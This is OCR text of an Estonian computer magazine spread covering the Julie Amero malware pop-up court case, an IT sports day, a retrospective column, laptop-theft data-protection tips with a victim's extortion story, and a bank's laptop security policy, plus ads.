Millest Samsung rääkida ei taha, on see, et kui kuvarile pole videokaarti vaja, peab sama töö ära tegema arvuti protsessor, mis pole aga selle jaoks just disainitud. Ühtlasi jääb protsessoril jaksu vähem muude ülesannetega tegelemiseks.

Kui kuvar Eestisse jõuab, toome ta laborisse. am

SAMSUNG SYNCMASTER 940UX

Diagonaal: 19"
Lahutusvõime: SXGA (1280 × 1024)
Sisendid: D-Sub, DVI, USB

Veebimajutus | Hosting
Ärikliendile: Standard pakett 5,1 GB | 45 e-posti | 5 lisadomeeni
Domeenide registreerimine
.eu - 290 kr | .ee - tasuta | .com - 130 kr
FreeBSD APACHE MySQL php PostgreSQL
www. elkdata .com

ONOFF

Mängukonsool **SONY** Playstation 3

Uus revolutsiooniline Playstation 3 mängukonsool Sony'lt. Tee eeltellimus juba täna, sest kindlasti kõigile ei jätku. Kogu Euroopas tuleb müügile ainult 1 miljon konsooli ja Eestisse ainult mõnisada. Tegemist on 60GB mudeliga, 20GB mudel tuleb müüki aasta lõpupoolel. Konsoolil on uus Blu-Ray mängija, Full HD 1080p kvaliteediga pilt üle HDMI ja protsessor, mis töötab reaalajas. Lisaks 256MB operatiivmälu, Wifi, Bluetooth, ülikiire LAN, juhtmeta BT juhtimispult SIXAXIS, filmide, mängude ja muusika hoidmise võimalus kõvakettal, võrgus mängimise võimalus, samuti võimalus mängida tuhandeid PS1 ja PS2 mänge.
Kood 47199

ONOFF-i kauplused Tallinnas Sikupilli Keskuses, Tartu mnt. 87 ja Mustika Kaubanduskeskuses, Tammsaare tee 116.

40 aastat vanglat arvutivõhikluse eest

USA-s Connecticuti osariigis asub 37 000 elanikuga Norwichi nime kandev linn. 19. oktoobril 2004 toimus selles linnas Kelly Põhikoolis (*Kelly Middle School*) sündmus, mis on hiljuti pannud maailma meedia, eriti kodanikumeedia, ohtralt kirjutama.

ELVER LOHO
elver.loho@gmail.com

Kohtuotsuse järgi juhtus tol päeval sündmus, kus 40-aastane asendusõpetaja **Julie Amero** neljal korral "asetas lapsed ohtu või kahjustas nende moraalseid väärtusi". Maksimaalseks karistuseks on 40 aastat vanglat.

Tolle päeva hommikul tuli Julie Amero tööle, asendamaks 7. klassi õpetajat. Klassiruumis asus ka arvuti ning Julie küsis teiselt õpetajalt luba selle kasutamiseks. Kuna Juliel endal kooli arvutivõrgus kasutajakontot polnud, logis teine õpetaja sisse enda kasutajanime ja parooliga ning hoiatas arvutivõhikust asendusõpetajat, et arvutit ei tohi kinni panna, muidu ei saa pärast enam ligi. Ka kooli sisekorraeeskirjad nägid ette, et arvuteid välja ei lülitata.

Arvuti operatsioonisüsteemiks oli Windows 98, veebibrauseriks Internet Explorer 6.02. Ebasobivate veebilehtede ning viiruste eest kaitsva tarkvara litsents oli aegunud, kuna kool polnud juba mitu kuud pidanud vajalikuks seda uuendada.

Julie kiikas oma e-postkasti AOL-is ning väljus korraks klassiruumist. Välja ta ei loginud, kuna teine õpetaja oli selle ära keelanud. Paar minutit hiljem tagasi tulles leidis ta arvuti ümbert trobikonna lapsi vaatamas soenguteemalist veebilehte www.new-hair-styles.com. Kui lapsed klikkisid pahaaimamatult lingile, mis lubas näidata uusimaid lokkidega soenguid, käivitus ka veebilehe sisse peidetud pahatahtlik programm ning arvutiekraan täitus üha uute ja uute pisikeste akendega, viimane kui üks täis pornograafilisi pilte.

Kool teavitab politseid

Asendusõpetajat haaras paanika. Tal ju ei lubatud arvutit kinni panna. Tema arvutikasutamise oskused piirdusid suuresti disainerist abikaasa koduarvutis AOL-i kirjakasti kasutamisega. Ta ei teadnud, et monitori saab eraldi välja lülitada. Parim, mis Julie teha oskas, oli üritada pornot täis arvutiekraani õpilaste eest varjata. Kui see ei aidanud, jooksis ta õpetajatetuppa, et sealt kedagi appi leida.

Tagasi tuli ta teise õpetajaga, kelle abiga õnnestus kriisiolukord lahendada. Kuid lapsed olid juba pilte näinud, rääkisid neist vanematele, vanemad edasi koolile. Asendusõpetaja vallandati. Rohkem kui nädal hiljem teatas kool juhtunust politseile, jättes muu hulgas mainimata, et Julie Amero oli probleemist teavitanud kooli asedirektorit juba samal päeval ning direktorit järgmisel.

Arreteerimishetkel neljandat kuud rase olnud Julie Amero kohtuistung ei võtnud kaua aega. Riiklik süüdistaja väitis, et Julie oli tol päeval tahtlikult internetist pornograafiat otsinud. Süüdistaja poolelt tunnistas kohalik arvutikuritegudele spetsialiseerunud politseiuurija **Mark Lounsbury**, kelle väitel olid veebibrauseri logis jäljed pornograafiliste veebilehtede külastamisest, et tema sõnul pole võimalik eristada, kas külastajaks oli inimene või kuritahtlik programm, mis säärase sisuga veebilehtedele ümber suunab.

Kaitse poolelt tunnistas **W. Herbert Horner**. Mees, kes on arvutitega leiba teeninud aastast 1966, olles konsulteerinud sellistes kohtades, nagu USA sõjavägi, NSA, USA maksuamet jpm. Horner juhib oma konsultatsioonifirmat Contemporary Computer Consultants.

Kohtus piirdus Horneri tunnistus kahe ekraanipildi näitamisega: www.hair-styles.org ning www.new-hair-styles.com. Rohkemat tal näidata ei lubatud – süüdistaja argument oli, et teda polnud kohal, mil Horner analüüsis klassiruumis olnud arvuti kõvaketta koopiat, mille oli politseilt saanud.

Pornopildid olid pisikesed

Network Performance Daily veebis kirjeldas Horner jaanuaris 2007 seda, mida oli kõvakettalt leidnud. Tema sõnul oli arvuti olnud nakatunud 42 erineva pahatahtliku programmiga, neist 27 olid olnud olemas juba enne päeva, mil sündmused aset leidsid. Oma kirjelduses tõi ta koos kellaaegadega ära ka veebilehed, kust pahatahtlik tarkvara regulaarselt ja ka tol hommikul reklaamaknaid avas. Fikseeritud oli Julie külastus AOL-i kirjakasti ja kuus minutit hiljem olid arvutiekraanil juba soengud.

Samuti oli brauseri logist näha külastus veebilehele, mis käivitas pahatahtliku programmi, avamaks üha uusi ja uusi pornograafilise sisuga brauseriaknaid. Brauseri *cache*'ist ehk kohalikust mälust olid need pildid samuti näha – Horneri sõnul olid kõik pildid pisikesed, enamasti 5–6-kilobaidised. Tema väitel oleks tahtlikult pornograafiat otsides olnud seal ka suuremaid, detailirohkemaid pilte.

FOTO: © ISTOCK.COM

Kõike seda oli Herbert Horner nõus ka kohtusaalis demonstreerima. Kaasa oli ta võtnud kaks sülearvutit ning kastitäie pabermaterjali, tahtes näidata, mis tegelikult Julie Ameroga tol päeval juhtus. Seda tal teha ei lastud.

"Tegu oli minu karjääri ühe masendavama kogemusega. Teadsin väga hästi, et inimene pole süüdi, kuid seda ei lubata tõestada," kommenteeris Horner. "Kui meil lubataks omi tõendeid esitleda kohtunikule ja süüdistajale, kes pole arvutivõhikud, kõnniks Julie Amero kohtusaalist välja vaba inimesena."

Avalik kiri nõuab sõltumatut uuringut

Peale süüdimõistva kohtuotsuse langetamist on selgunud, et Lounsbury ega ükski teine politseiuurija ei olnud kontrollinud, kas arvutis oli nuhkvara, viiruseid, troojalasi või muud pahatahtlikku tarkvara, mis olnuks suuteline tegema seda, milles Julie Amerot süüdistati.

Vandekohtus istunud **Mark Steinmetz** on veendunud, et Julie Amero on süüdi. "Ma ei taha oma last tema klassiruumi. Kõik, mis temalt oodati, oli see, et ta kataks arvuti kinni või tõmbaks selle seinast välja," kommenteeris ta.

Koolidirektor **Scott Fain** väidab, et Julie Amero on ainuke inimene, kel on nende koolis iseavanevate reklaamakendega probleeme olnud. Tema sõnul pole midagi säärast juhtunud ei enne ega ka pärast 19. oktoobri sündmusi.

5. jaanuaril 2007 mõisteti Julie Amero süüdi. Asendusõpetaja kuriteoks oli neljakordne "laste ohtlikku olukorda panek või nende moraalsete väärtuste kahjustamine". Maksimaalne karistus on 40 aastat, süüdistaja nõuab 18. Karistuse määramine on edasi lükatud 26. aprilli.

2004. aasta lõpus vanglasse läinud Julie Amero rasedus katkes peatselt pärast arreteerimist.

Connecticuti suurimas päevalehes Hartford Courant ilmus 6. märtsil avalik kiri osariigi prokurörile, milles juhitakse tähelepanu sellele, et pahatahtliku tarkvara teooriat pooldavad mitmed arvutispetsialistid üle kogu maailma. Kirjas kutsutakse üles leidma sõltumatu ekspert juhtumit analüüsima ning mitte langetama otsust enne analüüsi tulemuste saabumist. Avalikule kirjale on alla kirjutanud 28 arvutiteaduse professorit erinevatest USA ülikoolidest.

Vanemad peaksid koolilt aru pärima

Blogijad, kolumnistid ja ajakirjanikud üle maailma on küsinud: milles on Julie Amero süüdi? Kas selles, et ei osanud arvutit kasutada ja läks paanikasse? Selles, et kool polnud uuendanud sääraste juhtumite eest kaitsva tarkvara litsentsi?

PC Worldi toimetaja **Steve Bass** näitab näpuga kooli poole: "Kui kool oleks täitnud oma kohust õpilaste kaitsmisel, oleks igal arvutil olnud kõige uuem kaitsetarkvara." Samuti viitab ta 24. jaanuari Norwich Bulletinile, millest selgub, et kool uuendas kõik säärased litsentsid kohe pärast Julie Amero juhtumit.

Andrew Kantor kirjutab USA Today's: "Kelly Põhikooli õpilaste vanemad peaksid koolilt nõudma selgitust selle kohta, miks kool lasi sobimatuid veebilehti blokeeriva tarkvara ning viirusetõrje litsentsidel aeguda ja miks keegi ei installinud tasuta saadaval olevat viirusetõrjet."

> **Ükski politseiuurija ei kontrollinud, kas arvutis oli pahavara, mis olnuks suuteline tegema seda, milles Julie Amerot süüdistati.**

Kui Eestis leiaks aset mõni sarnane juhtum, siis tõenäoliselt see ajakirjandusse ega politseisse ei jõuaks. Inimesed, kes käisid koolis ajal, mil õppeasutustesse tekkisid alles esimesed internetiühendusega arvutid, teavad rääkida sellest, kuidas tol ajal flopiketastega koolist internetipornot koju tassiti. Ajal mil ise koolipinki nühkisin, puudus arvutiklassidest igasugune valikuliselt veebi blokeeriv tarkvara – ükski veebileht polnud keelatud ning isegi ajal, mil õpetaja klassi ees Wordist ja Excelist pajatas, tegeles enamik klassi MSN-is lobisemise või veebis piljardi mängimisega.

Võrreldes USA-ga on meie ühiskonnal kindlasti märksa liberaalsem lähenemine, ka seadusandluse koha pealt. Kuid pinna all on üks ühine küsimus, mis on sama nii USA-s kui ka meil ja mujal. Kes peaks vastutama, kui kool ei suuda investeerida arvutite kaitsesse, õpetaja on arvutivõhik ning ühel hetkel arvutiklassis internetist soenguid uurivale suvalises vanuses noorukile hakkavad tema hämminguks ekraanile tekkima pildid, kus on näha palju-palju enam kui vaid soenguid? am

Itimeeste spordipäev

Eesti suurim arvutikaupade ja koduelektroonika hulgimüüja GNT Eesti pidas hüüdlause “Sport on popp” all oma järjekorras teist itimeeste spordipäeva.

Vahur Kersna juhtimisel sai jõudu katsuda 60 m jooksus, kaugushüppes, kuulitõukes ja pikema otsa jooksus.

Spordipäeva eel küsis GNT oma töötajailt ja arvutikaupade edasimüüjatelt, kui tihti nad üldse tervisespordivad. GNT Eesti juhatuse esimees **Anti Kuiv** ütles, et nende firmas teevad vähemalt korra nädalas tervisesporti üle poolte, kuid viiendik on ka neid, kes nädalas koguni paar-kolm korda trennis käivad. “Nokiaid ja kümneprotsendilist majanduskasvu teevad vaid reipad ja terved inimesed,” arvas Kuiv.

Arvutikaupade müüjaid oli spordipäevale kogunenud üle saja: harrastajatest peaaegu proffideni. “Võistluste tase oli liigagi kõva, näiteks 60 m meestele võideti ajaga 7,28, aga enamasti joosti siiski 9–10 sekundi sisse, mis on tervisesportlasele paras aeg,“ ütles üks korraldajaid **Veronika Pavlova**.

Spordipäeva üldvõitjad olid meestest **Rainis Tiits** võistkonnast Särtsakad, teiseks tuli **Andre Tampõld** Kõvadest Sokkidest ja kolmandaks **Sten Shults** Rassavassast.

Parim naine ja meespubliku lemmik oli individuaalvõistleja **Polina Seledtsova**, talle järgnesid **Lea Saapar** Umbluust ja **Evelin Sepa** Särtsakatest.


Arvutimaailm ootab vihjeid arvutimaailmas toimuvate põnevate seltskonnaürituse kohta toimetuse postkasti am@am.ee.

1

4

5

6


2

3

FOTOD: AIVAR PIHELGAS

7

1. Käimas on naiste kuulitõuge.
2. GNT juht Anti Kuiv ja spordipäeva juht Vahur Kersna uurivad protokolli.
3. GNT Eesti juht Anti Kuiv autasustab üldvõitjat Polina Seledtsovat.
4. Müügikonsultant Anneli Vilu ja ürituse juht, spordimees Vahur Kersna kutsuvad pealtvaatajaid ennustama, kes võidab.
5. Kenad naised pjedestaalil: keskel üldvõitja ja meespubliku lemmik Polina Seledtsova, teine oli Lea Saapar ja kolmas Evelin Lepa.
6. Meeste üldvõitjad: Rainis Tiits, Andre Tampõld ja Sten Shults.
7. GNT Eesti juht Anti Kuiv näitab Harju keskmisest kõvasti paremat kuulitõukestiili.

uus 10 aasta eest

Kümme aastat tagasi pärast seda, kui Lennart Meri oli välja kuulutanud Tiigrihüppe programmi, avati rahvusraamatukogu seitsmendal korrusel Eesti esimene avalik internetipunkt. Selles erivarustusega ruumis said kõik raamatukogu külastajad kasutada tasuta internetiga ühenduses olevaid arvuteid ja veebis ringi surfata. Peale raamatukogus oleva punkti plaaniti avada internetikohti Hiiumaal, Võrus jm ning programmi rahastas ÜRO Arengu-programm (UNDP), integreerimaks Eestit infoühiskonda.

Arvutimaailma fookusteemaks oli kõik küljenduse-kujunduse-kirjastamisega seonduv ja sellest teemast ei saanud üle ega ümber ka “paadunud kasutaja” Peeter Marvet. Peeter avastas enda jaoks PDF-formaati ning soovitas seda kõigile.

Kalle Tammemäe jätkas mustade stsenaariumide tutvustamist internetimaailma arengute osas. 1996. aasta oli olnud internetiarvutite plahvatusliku kasvu tunnistajaks – kui aasta algul oli veebisaite 100 000, oli juuniks see arv kasvanud 230 000-le. Kasutatav IP-protokoll lubas aga kasutada vaid neljast 8-bitisest numbrist koosnevat kombinatsiooni ehk kokku 256 × 256 × 256 × 256 (umbes 4,3 miljardit aadressi). Ennetamaks probleemi põhjustatud aadresside lõppemist, alustati juba tollal uue protokolli IPng`i (*Internet Protocol Next generation*) arendamist, millest kujunes praeguseks vastuvõetud protokoll IPv6.

Suure pidulikkusega saabus Eestisse Microsofti uus kontoripakett Office 97, mis tõi suurima uuendusena kaasa meili- ja kalendrihaldusprogrammi Outlook. Praegu ei kujuta enamik Office’i kasutajaid elu ilma selleta ettegi.

Glehni lossis kogunesid oma traditsioonilist ja järjekorras neljandat taliüritust BBWinter pidama Eesti (noorte) arvutikasutajate tuumik. Omaaegsete suhtluskeskkondade BBS-i kasutajatest välja kasvanud arvutifriikide seltskond oli varmas ka reaalelus pidu panema. Kahjuks on BBÜritused praeguseks välja surnud nagu mammutid.

10 näpunäidet ENNE vargust

Sülearvuti on väike, käepärane, kergesti transporditav ja väga väärtuslik aparaat. Just need omadused teevad selle ihaldusväärseks mitte ainult teismelistele ja pintsaklipslastele, vaid ka varastele. Turvatrosski aitab ainult selle hetkeni, mil läpakaga "korraks" teise ruumi minna.

AARE KIRNA
Arvutikaitse.ee

Kergemeelsuse tipp, kuid arvutiomanikeseas kahjuks tavaline praktika on kaas kinni lüüa ja jätta arvuti väljalülitamise asemel ooterežiimi. Jah, ooterežiimil on elektrikulu praktiliselt olematu; jah, ülesbuutimine võtab oluliselt kauem aega kui ooterežiimist väljatulek, kuid mõelgem nüüd hetkeks, mis saab siis, kui ooterežiimil sülearvuti satub valedesse kätesse. Eriti arvestades, kui inimene on piisavalt laisk, et arvutit mitte välja lülitada, pole sellisel masinal tõenäoliselt ka ekraanisäästja parooli...

Vana hea nipp – peita sülearvuti spetsiaalse läpakakoti asemel tavalisse seljakotti või portfelli – ei tööta enam. Ajal, mil vähemalt korporatiivkultuuris on sülearvuti laual paiknevat ametivenda töötuks jätmas, võib iga vähegi kogenum varas olla kindel, et täiskasvanud ja viisakamalt riides inimese vähegi kandilisema välimusega ning sobivate mõõtmetega kott võib sisaldada kaasaskantavat arvutit. Muide, kui paljude reisikindlustuste tüüptingimused katavad arvuti ja mobiiltelefoni varguse?

Kui väärtuslikku rüperaali pole enam seal, kuhu sa ta viimati panid, ja eriti kui selline kahetsusväärne olukord tekib mõnes avalikus kohas, tuleb kõigepealt ületada psühholoogiline barjäär.

Ära eelda, et sa oled nii kaval ja osav, et suudad detektiivivõimeid kasutades oma kadunud sõbra lähema poole tunni jooksul üles leida. Veel vähem on põhjust loota, et mõni kõrgem jõud või hea inimene selle sulle mõne hetke pärast tagasi ulatab. **Käitu nii, nagu oleks arvuti koos selles olevate andmetega lõplikult kadunud.** Eneseõigustamise ja administratiivsete tagajärgedega tegele hiljem, sel hetkel on oluline, et juba tekitatud kahju veel suuremaks ei paisuks.

Andmed on väärtuslikumad kui arvuti!

Arvuti maksab 10 000–30 000 krooni. Kui palju maksab sinu paari kuu töö, firma konfidentsiaalsed andmed, ligipääs veebi- ja failiserverile, VPN-i ligipääsukoodid, MSN-i vestluste logid? Kui palju tööaega kulub kaotsiläinud andmete taastamiseks, ligipääsuseadete muutmiseks, suhete silumiseks, kui rangelt konfidentsiaalsete andmete kaotsimineku fakt tekitab meelepaha nii avalikkuse kui kas või äripartnerite silmis? FBI hinnangul läheb üks varastatud sülearvuti ettevõttele maksma 89 000 dollarit. Ka meie suhteliselt tagasihoidlikuma eelarvega ettevõtete jaoks peaks olema ilmne, et sülearvutiga mööda ilma liikuvaid andmeid tuleb kaitsta, varundada ja auditeerida.

Ära kanna kaasas andmeid, mida sa ei vaja!

Andmete kadumisest või, veel hullem, võõrastesse kätesse sattumisest tulenev risk väheneb sedamööda, mida vähem neid arvutisse on ladestatud. Väga hea taktika on kanda kaasas täpselt niipalju konfidentsiaalseid andmeid kui parasjagu vaja. Jah, alati ei ole see võimalik, kuid ikkagi ei teeks paha vähemalt kord kuus oma sülearvutis suurpuhastus ette võtta, väärtuslikum osa asutuse failiserverisse kopeerida ning vähemväärtuslik kas varundada või suisa ära kustutada.

Muuda arhiveerimine harjumuseks!

Digiandmetega on see tore nipp, et peaaegu alati on koopia sama väärtuslik kui originaal. Kaotsiläinud andmete puhul on varukoopia vaat et veelgi väärtusli- ▶

> **Ära eelda, et sa oled nii osav, et suudad detektiivivõimeid kasutades oma kadunud sõbra poole tunni jooksul üles leida.**

FOTO: © ISTOCKPHOTO.COM

kum, kusjuures väärtus on seda suurem, mida uuem koopia. Ent inimene on teadagi loomult laisk ning liigutab täpselt niipalju kui hädapärast vaja. Et värskeim koopia ei pärineks poole aasta tagustest aegadest, siis, kui vähegi võimalik, tuleks andmete varundamine muuta automaatseks. Selleks saab seadistada kas või Windows XP enda varundusmootori, sättida selle töötama reedeti peale lõunat ning anda sihtkataloogina ette asutuse võrguketta. Aga ka näiteks viirusetõrjujad hakkavad tulema turule uute huvitavate toodetega, mis teevad arvuti seadetest ning elulistest andmetest koopia, saadavad selle krüptitud kujul viirusetõrjuja serverisse ning edaspidi laadivad sinna üles ainult muudatusi.

Hoia kirju ja dokumente asutuse serveris!

Kui sina saad palka läpakaga ringirändamise eest, makstakse asutuse süsadminnile selle eest, et asutuse faili- ja meiliserver korralikult töötaks ning seal tallel olevad andmed hävimise ja kurikaelte eest kaitstud oleks. Seega on üsna tark oletada, et asutuse serveris asuvad andmed on paremini kaitstud – igal juhul on failiserverit tunduvalt raskem minema tassida. Kesksserveris asuvatel dokumentidel-kirjadel on veel see eelis, et vajadusel saab neile ligi ka siis, kui oma arvutit pole parasjagu käepärast.

Krüpteeri!

Tavaliselt on vähegi asjalikumatel opsüsteemidel võimalus seada failidele ja kataloogidele ligipääsuõigusi ning piirata neid kasutajapõhiselt. Paraku kaitseb opsüsteem juurdepääsuõigusi ainult niikaua, kuni ise töötab. Kui käivitada arvuti vastavate tööriistadega Live-CD abil, on kõvakettal olevaid andmeid üsna lihtne lugeda.

Krüpteerimine muudab küll arvuti töö veidi aeglasemaks, kuid selle tõelist väärtust tunnetad alles siis, kui sinu väärtuslikud andmed võõrastesse kätesse satuvad. Tervet kõvaketast krüptida ning sellele ligipääsu ainult ühe parooli kaitse alla usaldada ei ole päris mõistlik, kuid on olemas eraldi krüptimistarkvara, nagu **PGPdisk** ja **TrueCrypt**, mille abil saab krüptitud kataloge kasutada eraldi virtuaalse kõvakettana, nii et ülejäänud, krüpteerimata süsteemi üldine töökiirus väga ei kannata. Muide, tasub kaaluda võimalust hoida krüpteeritud faile hoopis mälupulgal.

Ära unusta ajutisi faile!

Isegi kui sinu kasutatav kataloog on krüptitud, tekitatakse töö käigus hulgaliselt ajutisi faile, mis on tavaliselt krüptimata ning võivad asuda kõige ootamatumates kohtades, näiteks programmi enda kataloogis, tempkataloogides või saalefailil. Viisakamad rakendused pakuvad võimalust seadistada end puhastuma kogu isikustatud andmestikust, sealhulgas ka ajutistest failidest, saalefaili võib aga seadistada nii, et opsüsteemi sulgumisel tehakse see tühjaks. Tõsi, viimane kipub olema aeganõudev protsess...

Aare Kirna soovitab arvuti vargusest kindlasti politseid teavitada.

FOTOD: EGERT KAMENIK

Kannatanu ülestunnistus: vargus viis väljapressimiseni

Vahel võib üks lihtlabane vargus tekitada suurt peavalu. Isegi väga suurt. Töölt lahkudes unustasin paar olulist paberit kontorisse ning selle lühikese ajaga olid kurikaelad mu asutuse hoovi pargitud autol ukseklaasi sisse löönud ning koos tagaistmele jäetud sülearvutiga jalga lasknud.

Iseenesest polnud tegu kalli masinaga, 15 000 krooni pole korvamatu kahju, kuid...

Juba järgmisel päeval helises firma juhi telefon ning aktsendiga hääl pakkus arvutit tagasi müüa saja tuhande krooniga, ähvardades muidu andmeid meie konkurentidele pakkuda. Ülemus saatis loomulikult sellise väljapressija kuu peale ja keeldus maksmast. Seda, et pätid olid arvutisse sisse murdnud, saime teada, kui faksile ilmus väljatrükk firma kliendibaasist ja nendele tehtud hinnapakkumistest.

Lisaks lubati masinast leitud "mahlakaid" pilte kollasele pressile saata. Sinna olid jah jäänud mitmete firma kinniste pidude ja lõbusate saunaõhtute veidi siivutuid pilte.

Politsei poole pöördumisest poleks suurt abi polnud, sest kõned olid võetud anonüümse kõnekaardiga ja selle kasutajat nad tuvastada ei suuda. Politseiga ähvardamine tegi kõnedele lõpu, kuid nagu selgus, olid kaagid mingi raha eest ostja konkurentide seast leidnud. Mitmed kliendid helistasid ja nõudsid teistega võrdset kohtlemist, st samuti madalamaid hindu. Paljudele olid aga meie konkurendid teinud soodsamaid pakkumisi ja meie kliente üle löönud. Ka kollasest pressist pöörduti meie poole ebameeldivate küsimustega piltide asjus. Arvuti ise paroolide all polnud, vaid Windowsi kasutaja oli parooliga, kuid nagu tuttav IT-tehnik näitas, on sellest väga lihtne ka algajal mööda pääseda.

Valusa õppetunni tulemusena muudeti firmas sülearvutite kasutamise korda ja hangiti ka turvakiipidega krüpteerimist kasutavad IBM Thinkpadi arvutid, et edaspidi selliste intsidentide kordumist vältida. Oleks meil juba algusest peale kasutusel olnud krüpteeritud sisuga kettad, poleks pättidel sealt mingit infot kätte saada võimalik olnud. Ja soovitame kõigil tundlikke andmeid sülearvutis kasutavatel töötajatel alati valida korralikku kaitset pakkuvaid lahendusi – alati pole see kõige odavam lõpptulemusena odav lahendus. H.L.

Isiklikud asjad hoia eraldi!

Kui arvuti ikka ööpäev läbi kaasas, on selge, et sellega aetakse ka isiklikke asju – näiteks reisil ei jäägi ju muud üle. Selge on see, et tööandja isiklike andmete eest vastutamise ja nende säilitamisega tegelema ei pea.

Igal juhul on viisakas vältida era- ja tööasjade segunemist ning võimalust, et tööandja saaks oma nina su isiklikesse asjadesse toppida. Parem hoia oma erakirju ja dokumente kas mälupulgal või loo arvutis virtuaalne opsüsteem.

Kindlasti teata vargusest!

Esmajoones tahab läpaka vargusest muidugi teada otsene ülemus. Aga tema juba vargaid tabama ei hakka. Kindlasti tuleb informeerida politseid, aga miks mitte näiteks Microsofti (varastel ju puudub õigus sel viisil soetatud tarkvara legaalseks kasutamiseks) ning teisi intellektuaalset omandit kiivalt kaitsvaid asutusi. Pole sugugi võimatu, et täiendusi sikutava tarkvara abil õnnestub ka varastele jälile saada.

Kasuta jälitustarkvara!

Arhailisem jälitusteenus seisneb arvuti ID ja jälitusteenuse numbriga kleepsus, mis paigaldatakse rüperaali külge lootuses, et aus inimene selle leiab ja vargusest kleepsul oleval numbril teada annab. Veidi arenenum tarkvara, näiteks **Computrace** või **zTrace**, toimetab varjatult kõvakettal, võtab kord päevas ühendust jälgimiskeskusega ning teatab oma asukoha. Väidetavasti pidi ComputracePlus üle elama ka kõvaketta formaatimise ja ümberpartitsioneerimise. Mõnedel arvutitootjatel, nagu Dell ja IBM, on jälgimistarkvara kallimate arvutimudelite põhivarustuses.

Tee kriitiliste andmete inventuur!

Nutune on lugu siis, kui kellelgi pole täpset ülevaadet, mis kaduma läks, millised ligipääsutunnused võivad olla kompromiteeritud ja tuleb kiiresti ära muuta ning milliste andmete lekkimise vastu tuleks avalikkust või äripartnereid juba varakult ette valmistama hakata. Pole sisulist vahet, kas paroolihaldus toimib kesksserveris krüpteeritud andmebaasis või riskijuhi seifis vedelevatel paberilipikutel – peaasi, et see toimib. Ideaalmaailmas jääb ka kõikide konfidentsiaalsete dokumentide käitlemisest kuhugi jälg. Kuna aga sellises maailmas teatavasti elavad vaid vähesed meie hulgast, tuleb pärast läpakast ilmajäämist korraks maha istuda, võtta paber ja pliiats (sest arvutist jäime ju ilma) ning ausalt kirja panna kõik, mis sülearvutis oli: kirjavahetus kellega ja mis ajavahemikust, kontaktinimistud, dokumendid ja nende konfidentsiaalsusaste, kohad, kuhu sellest arvutist ligi pääses (VPN- ja FTP-serverid, veebisaidid, meiliboksid, jagatud võrgueressursid, sertifikaadid, isikuandmed, muud andmebaasid, unikaalsed rakendused ja muu taoline). Võib-olla pääsed seeläbi mahalaskmisest, ettevõtte jaoks aga õnnestub ehk nii mõnigi katastroof ära hoida. am

Sülearvutid pangasaladust ohtu ei sea

JAAN PRIISALU
Hansapanga Grupi IT riskijuht

Kuna Hansapanga Grupp tegutseb mitmes riigis, on osadel meie inimestel vaja arvutiga töötada ka väljaspool kontorit. Nii sellepärast kui ka paindlike töövõimaluste pakkumiseks on loodud süsteem kaasaskantavate arvutite kasutamiseks.

Jaan Priisalu sõnul on Hansapangas riskid minimaalsed ka arvuti kadumise korral.

Sellise situatsiooni provotseerimine teeb Jaan Priisalule ainult nalja. Tema selja tagant Hansapanga sülearvuti varastamisega pangasaladuste jälile jõuda ei õnnestu.

Sellistele arvutitele kehtivad ranged turvareeglid. Iga arvutiga on seotud konkreetse vastutava kasutaja kiipkaart.

Nende arvutite kasutajate administreerimine toimub samuti nagu kõigi Hansapanga sisevõrgu kasutajate puhul – keskselt – ning kasutajate volituste muutmine või tühistamine toimub vajaduse korral ühe hetkega. Kuna arvuti ei sisalda panga ressurssidele ligipääsuks vajalikke andmeid, ei ole arvutiga seonduvate parameetrite muutmine kaotsimineku korral kriitiline.

Kaitsmaks andmete lekkimist arvuti kaotsimineku korral, on arvuti kõvaketas krüpteeritud ning ligipääsuõigusi kontrollitakse kasutaja kiipkaardilt.

Andmed, mida kaasaskantavad arvutid võivad sisaldada ja mida võib salvestada, on rõhutatult ajutise iseloomuga ega tohi sisaldada pangasaladust. Sellega on viidud miinimumi andmekao risk arvuti kaotsiminekul. Ka juhul kui arvuti saab vigastada või muutub muul põhjusel kasutuskõlbmatuks, ei kulutata liigselt aega, et arvutis olevad andmed taastada. Täiendavalt on piiratud ka arvutitesse installeerimise õigus ning kasutusvolitused on ainult ettenähtud rakendustele, mida saab alla laadida vaid kesksest serverist.

> **Iga arvutiga on seotud kasutaja kiipkaart. Volituste muutmine või tühistamine toimub vajaduse korral ühe hetkega.**

Arvuti kasutamine võrgus on lubatud ainult VPN-ühenduse kaudu. Sisselogimisel tehakse vahet, kas kasutaja loob ühenduse Hansapanga enda infrastruktuurist või kasutab ühenduse loomisel väliste teenusepakkujate sidet. Vastavalt side loomise asukohale seatakse ka reeglid andmetele ligipääsuks. Ühendustel väljaspool Hansapanga sisevõrku on tõkestatud eriti konfidentsiaalse sisuga andmetele ligipääs ja seonduvate rakenduste kasutamine.

Peale tüüpiliste viirusetõrjeprogrammide on kaasaskantavates arvutites ka mehhanismid, mis kontrollivad võimalikke protsesse, mis võiksid viidata tundmatu pahavara tegevusele. Kahtluse korral töö tõkestatakse. am


Kaitseministeerium ei avalda oma ennetavaid turvameetmeid

